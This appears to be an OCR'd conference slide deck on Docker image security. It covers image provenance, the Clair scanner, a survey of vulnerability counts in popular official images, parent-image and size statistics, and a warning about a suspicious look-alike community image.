
```
FROM scratch
ADD rootfs.tar.xz
CMD ["bash"]
```

- Images usually not started from scratch
  - Are derived from one another
  - Each image is independent
  - Convenient
  - Short “time to market”

- Errors propagate from parent to child

The Good

Mix and Match (3x3x3x3x3xn)



The Bad

Why so serious?

Source: https://docs.google.com/presentation/d/1toUKgqLyy1b-pZlDgxONLduiLmt2yaLR0GliBB7b3L0/

What to do about it?

Image Provenance + Distribution

- **Tools and Technologies**
  - **Official Repositories (-> *)**
  - Trusted Registries (on premises)
  - Content Trust (image signing + verification)
  - Docker Store (new, fully „compliant, commercially supported software“)
  - Private Registry

- **Recommendations**
  - Build, sign and maintain your own (base) images
  - Use a private repository/registry with „curated“ images
  - When relying on DockerHub: limit to official repositories
  - Update your images once updated base image becomes available

Image Content Scanner
Clair

Clair

- From the **CoreOS-Projekt**, OpenSource – Apache 2.0 License


- Integrated in **Quay.io registry**
  - Checks each new image
  - Checks existing images for new found vulnerabilities

- **Alternatives** (commercial):
  - Project Nautilus aka „Docker Security Scanning"
  - OpenShift: Red Hat CloudForms with OpenSCAP Image Scans
  - IBM Bluemix (Vulnerability Advisor?)

  - Concept similar – differ in features and integeration

How it works

- Procedure – for all layer in one image:
  - Check with vendor for reported CVEs



- Disadvantage:
  - Does not work with manually installed SW
  - No "snake oil" (*), SW licenses, „Compliance", …

* = DHBW Student PoC as Thesis

Atos

Thesis zum Thema

Statische Schwachstellenanalyse von Images für virtualisierte Umgebungen

Bachelorarbeit

T2-3300

der Fachrichtung B. Eng. Informationstechnik an der DHBW Stuttgart, Baden-Württemberg

von

Josef Plendl

04.09.2017

Bearbeitungszeitraum	12.06.2017 bis 04.09.2017
Matrikelnummer, Kurs	3051591, TINF14IN
Ausbildungsfirma	science + computing ag, Tübingen
Betreuer	Dipl. Informatiker (FH) Holger Gantikow
Gutachter	Prof. Dr. Karl Friedrich Gebhardt

Zusammenfassung

In der vorliegenden Arbeit wird sich mit der statischen Schwachstellenanalyse von Images für virtualisierte Umgebungen befasst. Dabei wird der Prozess der Analyse und dafür entwickelte Software thematisiert, um einen Möglichst umfassenden Schutz vor potentiell gefährlichen Images zu ermöglichen. Hier zeigt die aktuelle Gefahrenlage, dass nicht nur vor der Erstinbetriebnahme getestet werden muss, sondern auch laufend neue Risiken entdeckt werden. Für ein besseres Verständnis werden die Grundlagen der Virtualisierung erörtert und die verschiedenen Formen vorgestellt. Aufgrund der zentralen Bedeutung der Schwachstellenanalyse, werden ebenso die Grundlagen des Managements von Sicherheitslücken untersucht. Da die Containervirtualisierung gerade stark an Verbreitung gewinnt, liegt der Fokus der Arbeit auf diesem Gebiet. Hier spielen Image- oder Schwachstellenscanner eine immer wichtigere Rolle, weshalb diese näher betrachtet werden. Neben einer Vorstellung wichtiger Produkte, wird anhand eines ausgewählten Scanners die Funktionsweise sowie der Aufbau detailliert untersucht. Die Darlegung weiterer Untersuchungskriterien bei der statischen Analyse zeigt zusätzliches Gefahrenpotential, weshalb eine exemplarische Erweiterung des ausgewählten Produkts die Anpassungsfähigkeit an neu Risiken beweist. Um den Nutzen der Schwachstellenanalyse zu erhöhen, werden darüber hinaus mögliche Einsatzszenarien und Maßnahmen diskutiert. Denn der Scanner liefert bei unpassender Verwendung oder fehlenden Konsequenzen aus den Ergebnissen keinen Mehrwert.

Summertime surveys...


Vulnerabilities over time
Top10 Official Images

--verbose

- Objective: Develop understanding on:
  - How bad is it?
  - How frequently updated?
  - Any *patterns* recognizable?

- Setting:
  - 3 Weeks {02,09,16}.09.17
  - Official Images (from official repositories) only
  - Top 10 Images – (one image was interchanged for the 11th)
  - Images tagged as “latest”
  - **Clair** as vulnerability Scanner (CVE from Mitre, Distribution)

Top 10 (+1) as Sample



Source: https://hub.docker.com/explore/

Vulnerabilities by image

Week 1 – 02.08.2017

Image	Unknown	Neglibible	Low	Medium	High	Total
nginx	4	25	3	13	4	49
redis	3	21	4	10	7	45
busybox	0	0	0	0	0	0
alpine	0	0	0	0	0	0
registry	0	0	0	0	0	0
mysql	3	24	4	10	7	48
mongo	3	22	4	10	7	46
elasticsearch	3	22	1	6	5	37
postgres	6	30	6	21	10	73
logstash	3	22	1	6	5	37
Average	2,5	16,6	2,3	7,6	4,5	33,5

Week 2 – 09.08.2017

Not a single (-X)


Image	Unknown	Neglibible	Low	Medium	High	Total
nginx	4	25	3	16 (+3)	4	52 (+3)
redis	4 (+1)	21	4	11 (+1)	7	47 (+2)
busybox	0	0	0	0	0	0
alpine	0	0	0	0	0	0
registry	0	0	0	0	0	0
mysql	4 (+1)	24	4	11 (+1)	7	50 (+2)
mongo	4 (+1)	23 (+1)	4	11 (+1)	7	49 (+3)
elasticsearch	5 (+2)	22	1	8 (+2)	5	41 (+4)
postgres	7 (+1)	30	6	22 (+1)	10	75 (+2)
logstash	5 (+2)	22	1	8 (+2)	5	41 (+4)
Average	3,3 (+)	16,7 (+)	2,3	8,7 (+1)	4,5	35,5 (+2)

Week 3 – 16.08.2017

Some (-X)

Image	Unknown	Neglibible	Low	Medium	High	Total
nginx	4	26 (+1)	3	15 (-1)	5 (+1)	53 (+1)
redis	2 (-2)	21	6 (+2)	11	8 (+1)	48
busybox	0	0	0	0	0	0
alpine	0	0	0	0	0	0
registry	0	0	0	0	0	0
mysql	2 (-2)	24	6 (+2)	11	8 (+1)	51 (+1)
mongo	2 (-2)	23	6 (+2)	11	8 (+1)	50 (+1)
elasticsearch	9 (+4)	21 (-1)	1	8	6 (+1)	45 (+4)
postgres	5 (-2)	30	8 (+2)	23 (+1)	11 (+1)	77 (+2)
logstash	9 (+4)	21 (-1)	1	8	6 (+1)	45 (+4)
Average	3,3	16,6 (-)	3,1 (+)	8,7	5,2 (+)	36,9 (+1)

Vulenrabilities by week and severity



Interpretation

- Official images are not necessarily free from vulnerabilities
  - Some carry severe vulnerabilities, **only few free from vulnerabilities**
- Images are updated
  - Over the course of the 3 weeks 40% of the images were updated once
  - 30% were free from vulnerabilities
- Decrease in vulnerabilities might be related to reclassification
  - See –n -> +n
- *The number of vulnerabilities is related to the image size*
- *Vulnerabilities propagate from parent image to child image*

Exploring Official Images

a bit further...

--verbose

- Objectives: Develop understanding in all (n=144) Official Images (17.09.17)
- Base/parent relationship
  - What are the **most common used parent images**?
  - Are there **any trends in terms of parent image popularity**?
  - Are there images available **derived from different parent images**?
  - Are the images as **seldom updated** as the initial survey implies?
- Images general
  - Are there images that are **deprecated**?
  - **Minimum, average and maximum** size of images?
- Layers
  - **Minimum, average and maximum** amount of layers?
  - **Explanation** + further implications?

Base / Parent images

Reminder: Python "from scratch"

python (latest)

```
FROM buildpack-deps:jessie
ENV PATH /usr/local/bin:$PATH
[…]
```

buildpack-deps:jessie

```
FROM buildpack-deps:jessie-scm
RUN set -ex; apt-get update; \
[…]
```

buildpack-deps:jessie-scm

```
FROM buildpack-deps:jessie-curl
RUN apt-get update && apt-get install -y \
[…]
```

buildpack-deps:jessie-curl

```
FROM debian:jessie
RUN apt-get update && apt-get install -y \
[…]
```

debian:jessie

```
FROM scratch
ADD rootfs.tar.xz
CMD ["bash"]
```


- Images usually not started from scratch
- Images are derived from one another
- Each image is independent

- Each image consists of several layers
  - FROM, RUN, ADD, CMD, … Commands in Dockerfile
  - Layers are stacked

- Errors propagate from parent to child
- Update(parent) && Update(child)

- **Essential**: Monitor parent for updates
- **Better**: Monitor family tree for inconsistencies

Image Parenthood - Distribution



Interpretation

- Only 23 started from scratch

- Debian (28), Alpine, Ubuntu most popular base images
  - Debian very important as indirect base (additional 53 images):
    - buildpack-deps + programming languages based on debian

- Alpine growing in popularity (due to small foot print: Base 2MB vs Debian 43MB)
  - 9 directly based on Alpine + additional 38 offer alternative build on Alpine

- 15/144 images deprecated
  - Either no update (90-704 days) or functionality integrated in another image


Image Size


ALPINE'S DOCKER IMAGE
REMEMBER: SIZE DOES MATTER


HIS LATEST DOCKER IMAGE
It's so fucking big.



REMEMBER
SIZE DOES MATTER

Image Size - Boxplot



- Sample size n=117 of N=144
- Image size ranges from 1MB to 1200MB
- Most images rather small in size:
  - Median: 138MB, Average: 184MB

Image Size - Distribution



Interpretation

- Images rather small compared to VMs of same functionality
  - Peak 1-50MB, most images <=200MB
- Images vary in size significantly
  - Min 1MB, Mdn 138MB, Mean 184MB, Max 1200MB
- Size seems usually reasonable (i.e. Debian base + JDK)
- *More size results in more vulnerabilities (due to additional packages)*
- Beware of different sized images with the same “sticker”
  - Especially if community image. Might be a trap. Example follows

Beware!

Search

PUBLIC REPOSITORY

docker123321/tomcat ☆

Last pushed: 2 months ago

Repo Info | Tags

Tag Name	Compressed Size	Last Updated
latest	2 MB	2 months ago

Search

OFFICIAL REPOSITORY

tomcat ☆

Last pushed: an hour ago

{"user": "docker123321", "name": "tomcat", "namespace": "docker123321", "repository_type": "image", "status": 1, "description": "", "is_private": false, "is_automated": false, "can_edit": false, "star_count": 0, "pull_count": 281646, "last_updated": "2017-07-25T04:56:46.241594Z", "build_on_cloud": null, "has_starred": false, "full_description": null, "affiliation": null, "permissions": {"read": true, "write": false, "admin": false}}

https://hub.docker.com/v2/repositories/docker123321/tomcat/ 03.10.17

Repo Info | Tags

Tag Name	Compressed Size	Last Updated
9	241 MB	an hour ago

jack0 commented on 1 Sep • edited

We encountered this, also a malicious image. Shows the same pattern 100K+ pulls and 0 stars.

